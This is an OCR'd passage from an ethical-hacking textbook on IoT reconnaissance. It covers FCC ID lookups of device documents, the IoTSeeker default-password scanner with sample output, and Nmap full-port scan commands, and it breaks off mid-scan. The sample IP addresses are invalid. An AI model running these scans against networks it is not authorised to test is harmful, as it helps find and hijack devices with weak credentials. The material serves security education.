


Figure 18.25: FCC ID location

- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*
- Enter the grantee code and product ID in the fields



Grantee Code: (First three or five characters of FCCID)


2ABOS

Product Code: (Remaining characters of FCCID)

SKYELITEGO

Figure 18.26: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies



View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
	Detail Summary	✓		Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

Figure 18.27: Screenshot showing FCC ID search result

  - The basic details of the device can be obtained by clicking the "**Summary**" link, as shown in the below screenshot:





Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
Block Diagram	Adobe Acrobat PDF	16234	Block Diagram	01/26/2019	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	72964	Cover letter	01/26/2019	No	No	01/27/2019
Cover Letter(s)	Adobe Acrobat PDF	89962	Cover letter	01/26/2019	No	No	01/27/2019
External Photos	Adobe Acrobat PDF	1059770	External photos	01/26/2019	No	No	01/27/2019
ID Label/Location Info	Adobe Acrobat PDF	114618	Label	01/26/2019	No	No	01/27/2019
Internal Photos	Adobe Acrobat PDF	2895206	Internal photos	01/26/2019	No	No	01/27/2019
Operational Description	Adobe Acrobat PDF	206948	Operational Description	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	49567	Tune up	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	29959	Parts list	01/26/2019	Yes	No	
Schematics	Adobe Acrobat PDF	643217	Schematics	01/26/2019	Yes	No	
Test Report	Adobe Acrobat PDF	3507723	Test report	01/26/2019	No	No	01/27/2019
Test Setup Photos	Adobe Acrobat PDF	388298	Test setup	01/26/2019	No	No	01/27/2019
Users Manual	Adobe Acrobat PDF	1049119	User manual	01/26/2019	No	No	01/27/2019

Figure 18.28: Screenshot showing summary details of a device

- Further details of the device can be found by clicking on the "**Detail**" link, such as Cover letter, External photos, Internal photos, Test report, User manual, etc.



View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
External photos	External Photos	01/26/2019	pdf	01/27/2019
Label	ID Label/Location Info	01/26/2019	pdf	01/27/2019
Internal photos	Internal Photos	01/26/2019	pdf	01/27/2019
Test report	Test Report	01/26/2019	pdf	01/27/2019
Test setup	Test Setup Photos	01/26/2019	pdf	01/27/2019
User manual	Users Manual	01/26/2019	pdf	01/27/2019


Figure 18.29: Screenshot showing complete details of a device

After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Discovering IoT Devices with Default Credentials using IoTSeeker

- Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various **hijacking attacks**
- IoTSeeker will scan a network for specific types of IoT devices to detect if they are using the default, **factory set credentials**
- This tool helps organizations to scan their networks to detect IoT devices using the **factory setting**

IoTSeeker



```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
 device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd
 device 1.23.123.480 is of type American Dynamics has changed passwd
 device 1.23.123.481 is of type American Dynamics has default passwd
```

https://github.com


Discovering IoT Devices with Default Credentials using IoTSeeker

Source: *https://github.com*

Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:

```
perl iotScanner.pl 1.1.1.1-1.1.4.254,2.1.1.1-2.2.3.254
```



```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
 device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd
 device 1.23.123.480 is of type American Dynamics has changed passwd
 device 1.23.123.481 is of type American Dynamics has default passwd
```


Figure 18.30: Screenshot of IoTSeeker

Vulnerability Scanning using Nmap

- Attackers use **vulnerability scanning tools** such as Nmap to identify all the IoT devices connected to the network along with their **open ports** and **services**

Scanning for Vulnerabilities using Nmap

- To scan for a specific IP address
  - `nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name> <IP>`
- To check for open TCP and UDP services and ports
  - `nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`
- To identify the IPv6 capabilities of a device
  - `nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`



Target: 192.168.2.1

Profile:

Command: nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168.2.1

```
Starting Nmap [redacted] ( https://nmap.org ) at [redacted]-12-07
02:27 Pacific Standard Time
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
